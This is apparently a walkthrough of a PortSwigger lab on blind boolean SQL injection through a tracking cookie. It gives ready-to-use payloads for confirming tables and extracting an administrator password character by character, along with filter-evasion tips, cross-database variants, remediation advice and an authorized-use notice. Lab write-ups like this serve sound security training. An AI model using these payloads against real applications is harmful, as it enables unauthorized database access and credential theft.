Blind SQL injection with conditional responses
Blind SQL injection with conditional responses: Exploit a blind SQL injection in the TrackingId cookie to extract the administrator password from the users table, then log in as administrator. ✅ Success oracle: if the injected subquery returns any row, the page renders “Welcome back”. • PortSwigger • Blind-SQLi • blind-sql, tracking-cookie
🎯 Objective
Exploit a blind SQL injection in the TrackingId cookie to extract the administrator password from the users table, then log in as administrator.
✅ Success oracle: if the injected subquery returns any row, the page renders “Welcome back”.
🗺️ Lab Context & Signals
- The application reads a tracking cookie and runs it inside a SQL query.
- No errors or data are reflected, but the presence of “Welcome back” indicates TRUE conditions (rows exist).
- Database table of interest:
users(username, password).
TL;DR (Attack Flow)
- Prove injection with a boolean toggle:
... ' AND 1=1--→ shows Welcome back;... ' AND 1=2--→ no message. - Verify table exists: subquery against
users→ look for Welcome back. - Confirm target row: check if
administratorexists. - Find password length: boolean-search on
LENGTH(password). - Extract password chars with
SUBSTRING(password,pos,1) = 'x'using Burp Intruder → Cluster Bomb. - Log in with
administrator : <exfiltrated_password>.
🧰 Tools & Setup
- Browser + Cookie Editor (e.g., Firefox Cookie Editor extension) — to edit
TrackingIdsafely. - Burp Suite (Proxy + Intruder).
- (Optional)
curlfor quick probes.
Always keep the valid
sessioncookie alongside the tamperedTrackingId.
🧪 Baseline Request
A normal request to the site with two cookies (names are examples):
Cookie: TrackingId=EWL81p0xm5JXi0Ef; session=rZclXR5yB6ptwwWMG9Xzcer1Sg56qbj7Inject into TrackingId while preserving the session cookie.
1) Prove the Boolean Oracle
Positive case (should show Welcome back):
' AND 1=1--Negative case (should suppress it):
' AND 1=2--If whitespace is filtered, try
--+or block comments like/**/for spacing.
Screenshot (user example):
2) Verify users Table Exists
Use a subquery that returns at least one row if the table exists.
MySQL/Postgres flavor:
' AND (SELECT 'x' FROM users LIMIT 1)='x'--If Welcome back appears, users exists.
If the back end is Oracle, swap
LIMIT 1for aWHERE ROWNUM=1pattern (see Appendix).
3) Confirm administrator Row Exists
' AND (SELECT username FROM users WHERE username='administrator')='administrator'--Positive result (exists):
Negative control (non‑existent user):
4) Determine Password Length
Use the row-exists trick to test LENGTH(password) > n:
' AND (
  SELECT username
  FROM users
  WHERE username='administrator' AND LENGTH(password) > §N§
)='administrator'--
In Burp Intruder, choose Sniper and supply a Numbers payload list (e.g., 0–60).
The boundary where Welcome back flips to false reveals the password length.
Example run:
In the example session, the responses indicate a length of 20 characters.
5) Extract Password Characters (Position + Alphabet)
Use SUBSTRING(password, pos, 1) = 'x' and the boolean oracle.
Template (MySQL/Postgres flavor):
' AND (
  SELECT username
  FROM users
  WHERE username='administrator'
    AND SUBSTRING(password, §POS§, 1) = '§CHAR§'
)='administrator'--
Burp Intruder — Cluster Bomb
- Payload set 1 (POS): numbers
1..<password_length>(e.g.,1..20). - Payload set 2 (CHAR): alphanumerics (0-9, a-z, A-Z). If previous labs show lowercase hex, restrict to that set for speed.
Sort responses by Length or Match to find the Welcome back hits for each position.
Intruder setup examples:

Recovered password (example run):
npmn5dvir0ci9h9bx6oe
6) Log In as administrator
Use the recovered password on the login form. Solves the lab.
🧩 Troubleshooting & Tips
- URL-encode cookie payloads if the app rejects raw quotes/spaces.
- If
--comments are filtered, try--+,#(MySQL), or/* … */. - Database flavor matters:
- MySQL/Postgres:
LIMIT,LENGTH,SUBSTRING(str,pos,1) - Oracle: no
LIMIT; useROWNUM,LENGTH,SUBSTR(str,pos,1)
- MySQL/Postgres:
- Tight WAF? Replace spaces with comments:
/**/, or use parenthesis to reduce spaces. - Response match rule: add a Burp Grep - Match for
Welcome backfor quicker sorting.
🛡️ Remediation (Blue Team)
- Use parameterized queries / prepared statements — never concatenate cookie values into SQL.
- Treat cookies as untrusted input; validate and constrain.
- Avoid boolean or error oracles — standardize messages and flows.
- Apply least privilege DB accounts; restrict
SELECTtriage surface. - WAF/filters help, but do not replace proper server-side defenses.
🧾 Appendix — Cross‑DB Payload Variants
MySQL / Postgres
Check table exists:
' AND (SELECT 'x' FROM users LIMIT 1)='x'--Password length:
' AND (
  SELECT username FROM users
  WHERE username='administrator' AND LENGTH(password) > §N§
)='administrator'--
Extract char:
' AND (
  SELECT username FROM users
  WHERE username='administrator' AND SUBSTRING(password, §POS§, 1)='§CHAR§'
)='administrator'--
Oracle
Check table exists:
' AND (
  SELECT 'x' FROM users WHERE ROWNUM=1
)='x'--
Password length:
' AND (
  SELECT username FROM users
  WHERE username='administrator' AND LENGTH(password) > §N§ AND ROWNUM=1
)='administrator'--
Extract char:
' AND (
  SELECT username FROM users
  WHERE username='administrator' AND SUBSTR(password, §POS§, 1)='§CHAR§' AND ROWNUM=1
)='administrator'--
If single quotes break the parser, double‑encode or escape:
%27for'.
📚 References
- PortSwigger Academy — Blind SQL injection (boolean conditions via content differences)
- Burp Suite — Intruder (Sniper, Cluster Bomb, Grep - Match)
- OWASP Cheat Sheet — SQL Injection Prevention
✅ Ethics
This content is for authorized lab environments only. Never test systems without explicit permission.
Comments
Comments
Loading comments…